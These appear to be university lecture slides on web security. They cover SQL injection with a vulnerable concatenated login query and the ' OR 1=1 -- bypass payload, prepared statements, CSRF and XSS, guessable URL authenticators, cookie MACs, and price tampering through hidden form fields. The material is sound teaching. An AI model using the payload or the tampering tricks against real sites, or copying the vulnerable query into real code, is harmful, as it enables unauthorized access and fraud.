
SQL Injection: Basic Idea



- This is an **input validation vulnerability**
 - Unsanitized user input in SQL query to back-end database changes the meaning of query
- Special case of command injection

Authentication with Backend DB

```
set UserFound = execute(  
    "SELECT * FROM UserTable WHERE  
    username= ' " & form("user") & " ' AND  
    password= ' " & form("pwd") & " ' ");
```



Username
[input field]
Password
[input field]
Sign in Stay signed in

User supplies username and password, this SQL query checks if user/ password combination is in the database

If not UserFound.EOF
 Authentication correct
else Fail

Only true if the result of SQL query is not empty, i.e., user/ pwd is in the database

Using SQL Injection to Log In

- User gives username ' **OR 1=1 --**
- Web server executes query

```
set UserFound=execute(  
    SELECT * FROM UserTable WHERE  
    username= ' ' OR 1=1 -- ... );
```

Always true!

Everything after -- is ignored!

- Now all records match the query, so the result is not empty \Rightarrow correct “authentication”!

Preventing SQL Injection

- Validate all inputs
 - Filter out any character that has special meaning
 - Apostrophes, semicolons, percent, hyphens, underscores, ...
 - Use escape characters to prevent special characters from becoming part of the query code
 - E.g.: `escape(O'Connor) = O\'Connor`
 - Check the data type (e.g., input must be an integer)

Prepared Statements

PreparedStatement ps =

```
db.prepareStatement("SELECT pizza, toppings, quantity, order_day "  
+ "FROM orders WHERE userid=? AND order_month=?");
```

```
ps.setInt(1, session.getCurrentUserId());
```

```
ps.setInt(2, Integer.parseInt(request.getParameter("month")));
```

```
ResultSet res = ps.executeQuery();
```



Bind variable (data placeholder)

- **Bind variables:** placeholders guaranteed to be data (not code)
- Query is parsed without data parameters
- Bind variables are typed (int, string, ...)


<http://java.sun.com/docs/books/tutorial/jdbc/basics/prepared.html>

Top Web Vulnerabilities: Summary

- XSRF (CSRF) – cross-site request forgery
 - Bad website forces the user's browser to send a request to a good website
- XSS (CSS) – cross-site scripting
 - Malicious code injected into a trusted context (e.g., malicious data presented by an honest website interpreted as code by the user's browser)
- SQL injection
 - Malicious data sent to a website is interpreted as code in a query to the website's back-end database

Web Session Management

Primitive Browser Session



Store session information in URL; easily read on network

Bad Idea: Encoding State in URL

- Unstable, frequently changing URLs
- Vulnerable to eavesdropping and modification
- There is no guarantee that URL is private

FatBrain.com circa 1999

- User logs into website with his password, authenticator is generated, user is given special URL containing the authenticator

<https://www.fatbrain.com/HelpAccount.asp?t=0&p1=me@me.com&p2=540555758>

- With special URL, user doesn't need to re-authenticate
 - Reasoning: user could not have not known the special URL without authenticating first. That's true, BUT...
 - Authenticators are global sequence numbers
 - It's easy to guess sequence number for another user
- <https://www.fatbrain.com/HelpAccount.asp?t=0&p1=SomeoneElse&p2=540555752>
- Partial fix: use random authenticators

Typical Solution:

Web Authentication via Cookies

- Servers can use cookies to store state on client
 - When session starts, server computes an authenticator and gives it back to browser in the form of a cookie
 - Authenticators must be **unforgeable** and **tamper-proof**
 - Malicious client shouldn't be able to compute his own or modify an existing authenticator
 - Example: $\text{MAC}(\text{server's secret key}, \text{session id})$
 - With each request, browser presents the cookie
 - Server recomputes and verifies the authenticator
 - Server does not need to remember the authenticator

Storing State in Hidden Forms

- Dansie Shopping Cart (2006)
 - “A premium, comprehensive, Perl shopping cart. Increase your web sales by making it easier for your web store customers to order.”

```
<FORM METHOD=POST
  ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">

  Black Leather purse with leather straps<
    <INPUT TYPE=HIDDEN NAME=name VALUE="Black leather purse">
    <INPUT TYPE=HIDDEN NAME=price VALUE="20.00">
    <INPUT TYPE=HIDDEN NAME=sh VALUE="1">
    <INPUT TYPE=HIDDEN NAME=img VALUE="p
    <INPUT TYPE=HIDDEN NAME=custom1 VALUE="B
      with leather straps">
    <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">
```

Change this to 2.00

Bargain shopping!

</FORM> Fix: MAC client-side data, or, more likely, keep on server.